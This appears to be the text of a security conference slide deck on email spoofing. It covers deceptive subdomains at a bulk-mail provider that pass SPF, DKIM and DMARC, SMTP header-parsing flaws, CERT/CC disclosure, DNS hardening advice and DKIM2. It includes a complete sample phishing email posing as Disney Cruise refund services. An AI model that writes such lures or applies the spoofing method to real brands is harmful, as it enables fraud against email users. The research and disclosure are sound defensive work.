DMARC:	'PASS' Learn more



Enabling unauthorized messages to appear as if sent from trusted sources

Some email providers
allow creation of
deceptive subdomains

GOAL: SPOOF Disney



no-reply@534535.brevosend.com

tickets@disney.brevosend.com





Example Deception

Brevo: deceptive subdomain “creation”

- Brevo allows fake subdomains like `disney.brevoend.com`
- DMARC policy doesn't matter on target spoof domain
- DKIM & SPF pass as `brevoend.com`, so spoofed mail looks valid
- Result: You can send email as any brand



Example Deception

URGENT: Your Bahamas Cruise Has Been Cancelled Inbox x

cruise-support@disney.go.com <no-reply@disney.brevo.send.com> [Unsubscribe](#)

to me

from: **cruise-support@disney.go.com** <no-reply@disney.brevo.send.com>
reply-to: "cruise-support@disney.go.com" <no-reply@disney.brevo.send.com>
to: [redacted]@gmail.com
date: 28 May 2025, 11:15
subject: URGENT: Your Bahamas Cruise Has Been Cancelled
mailed-by: kh.d.sender-sib.com
Signed by: 6468295.brevo.send.com
security: Standard encryption (TLS) [Learn more](#)
: Important according to Google magic.

Subject: URGENT: Your Bahamas Cruise Has Been Cancelled
SPF: PASS with IP 77.32.148.112 [Learn more](#)
DKIM: 'PASS' with domain 6468295.brevo.send.com [Learn more](#)
DMARC: 'PASS' [Learn more](#)

Images in this email are automatically redacted.

Show images

Dear [redacted],

We regret to inform you that your cruise has been cancelled due to unforeseen operational issues.

A full refund will be processed. Due to a technical issue, we require verification of your account to complete the refund.

To proceed, please call our Refund Support Hotline at +1 [redacted] within the next 48 hours.

Failure to respond within this timeframe may result in delays processing your refund.



We apologize for the inconvenience and appreciate your understanding.

Sincerely,
Disney Cruise Refund Services
<http://disn3y-support.net>




One last trick...



If at first you don't succeed, Google it Σ Inbox x

 **larry.page@gmail.com** via 
to me ▾

The most searched phrase on Bing? 'Google'.

↩ Reply ➦ Forward 😊

 **Unverified** **Re: Don't listen to the other guy**

 **Bill Gates <bill.gates@microsoft.com>**
To:  **Caleb Sargent**

i Retention: DPT default 3 year delete Expires: 06/25/2027.

We just made Windows updates easier than finding a relevant Google+ post



SMTP PARSING PROBLEMS



Who is vulnerable?

All large email inbox providers could be vulnerable to this



What is the impact?

Spoof emails from high reputational domains and target affected email providers' inboxes

Attack pattern prerequisites?

- Identify the right pair of outbound and inbound SMTP servers
- Outbound SMTP allows non-RFC complaint mail headers
- Inbound SMTP fails parse the malformed headers correctly





Disclosure



DOES ABUSE@COMPANY.COM WORK?

Email Spoofing Vulnerability **Responsible Disclosure** - DCU-826755 ↳ Inbox x

 **Digital Crimes Unit** <care@services.godaddy.com> Wed, 24 Apr, 14:09
to me ▾



Everything you need to know about your Abuse Report:

This email inbox isn't monitored. To finish your report, please go to the [Abuse Reporting Form](#).

We'll review your complaint and process in accordance with our policies, and will contact you only if necessary and at our discretion.


If you submit (or have already submitted) your report using the [Abuse Reporting Form](#), additional submissions from the same email within 24 hours may not receive another notice of receipt.

To send reports in bulk, you can use our API for brand protection and industry partners.

[View Abuse Reporting Form →](#)




BUT SOMETIMES THINGS TAKE A WHILE





DISCLOSURE



US CERT Coordination

Coordinators

C CERT/CC

Reporters

S squared

H Howard

Vendors

A Allworx

A Axigen

B Barracuda Networks

B BlueMail

B Brevo

[SHOW ALL \[54\]](#) 

50+

Vendors

Reference: <https://kb.cert.org/vuls/id/244112>



Recommendations



MISCONFIGURATIONS ABOUT



✗ No SPF record	<code>v=spf1 ip4:192.0.2.10 -all</code> (Defines authorized sender IPs)
✗ SPF ends in ~all	<code>v=spf1 include:_spf.google.com -all</code> (Use -all for hard fail)
✗ No DKIM record	<code>default._domainkey.example.com</code> → <code>v=DKIM1; k=rsa; p=MII...</code>
✗ No DMARC record	<code>_dmarc.example.com</code> → <code>v=DMARC1; p=reject; rua=...</code>
✗ DMARC set to p=none	<code>v=DMARC1; p=quarantine</code> → Later: <code>p=reject</code>
✗ Overly permissive SPF	<code>v=spf1 ip4:203.0.113.5 include:mydomain.com -all</code>
✗ Alignment mismatch	Ensure SPF, DKIM, and DMARC use same base domain



Problem with DKIM

- **DKIM-signed emails can be replayed by attackers** from unauthorized servers.
- **Signatures remain valid** even when messages are resent out of context.
- **No binding to sender IP or timestamp**, making spoofed delivery hard to detect.



DKIM2

YOU'RE OUR ONLY HOPE

Closing the gap

- DKIM2 **enhances DKIM** by adding protections against replay attacks.
- Introduces **time-bound signatures, sender IP binding, and unique message metadata – headers.**
- Helps receivers detect when a **signed email is resent** from an unauthorized source.
- **Backwards compatible** and designed for phased adoption alongside existing DKIM setups.
- Strengthens email trust by **adding context** to message authenticity.



FOLLOW THE RFC

SPF / DKIM / DMARC

RFC 5322 Section 3.6.2

In all cases, the "From:" field **SHOULD NOT** contain any mailbox that does not belong to the author(s) of the message

Defines the syntax for Internet email headers, **group syntax** is a formal structure allowing the grouping of multiple email addresses under a named label.

RFC 7489 Section 4.2

DMARC's filtering function is based on whether the RFC5322.From field domain is aligned with (matches) an **authenticated domain** name from SPF or DKIM.

It is important to note that the authentication mechanisms employed by DMARC authenticate only a DNS domain and do not authenticate the local-part of any email address identifier found in a message...

RFC 7208 Section 11.4

It is up to mail services and their MTAs to directly prevent cross-user forgery: based on SMTP AUTH ([RFC4954]), **users MUST** be restricted to using only those email addresses that are under their control...

RFC 6409 Section 6.1

The **MSA MAY** issue an error response to a RCPT command if inconsistent with the permissions given to the user (if the session has been authenticated)



TAKEAWAYS



Offensive security – easier than ever to spoof your targets



Organizations – Make sure those DKIM/SPF records are valid and reevaluate who you are trusting to send email on your behalf



Industry – It's 2025, and email trust does not enforce encryption. We can do better by adopting DKIMv2




Questions?



THANKS!



Caleb Sargent
(@squared_)



Hao Wang
(@MrRed_Panda)



REFERENCES

Dark Reading blog about our research

- ❖ <https://www.darkreading.com/threat-intelligence/20-million-trusted-domains-vulnerable-to-email-hosting-exploits>

CERT Blog about our research

- ❖ <https://kb.cert.org/vuls/id/244112>

Weak Links in Authentication Chains: A Large-scale Analysis of Email Sender Spoofing Attacks

- ❖ <https://www.darkreading.com/threat-intelligence/20-million-trusted-domains-vulnerable-to-email-hosting-exploits>



REFERENCES

RFC - Internet Message Format

- ❖ <https://datatracker.ietf.org/doc/html/rfc2822>
- ❖ <https://datatracker.ietf.org/doc/html/rfc5322>
- ❖ <https://datatracker.ietf.org/doc/html/rfc5321>
- ❖ <https://datatracker.ietf.org/doc/html/rfc7489>
- ❖ <https://datatracker.ietf.org/doc/html/rfc7208>
- ❖ <https://datatracker.ietf.org/doc/html/rfc6409>



REFERENCES

- ❖ <https://serverfault.com/questions/723911/setting-up-an-spf-record-for-a-shared-hosting-service-with-lots-of-email-gateway>
- ❖ <https://github.com/zehm/sendEmail>
- ❖ <https://mailtrap.io/blog/email-feedback-loop/>
- ❖ <https://www.twilio.com/docs/sendgrid/ui/account-and-settings/spf-records>
- ❖ <https://support.google.com/a/answer/6254652>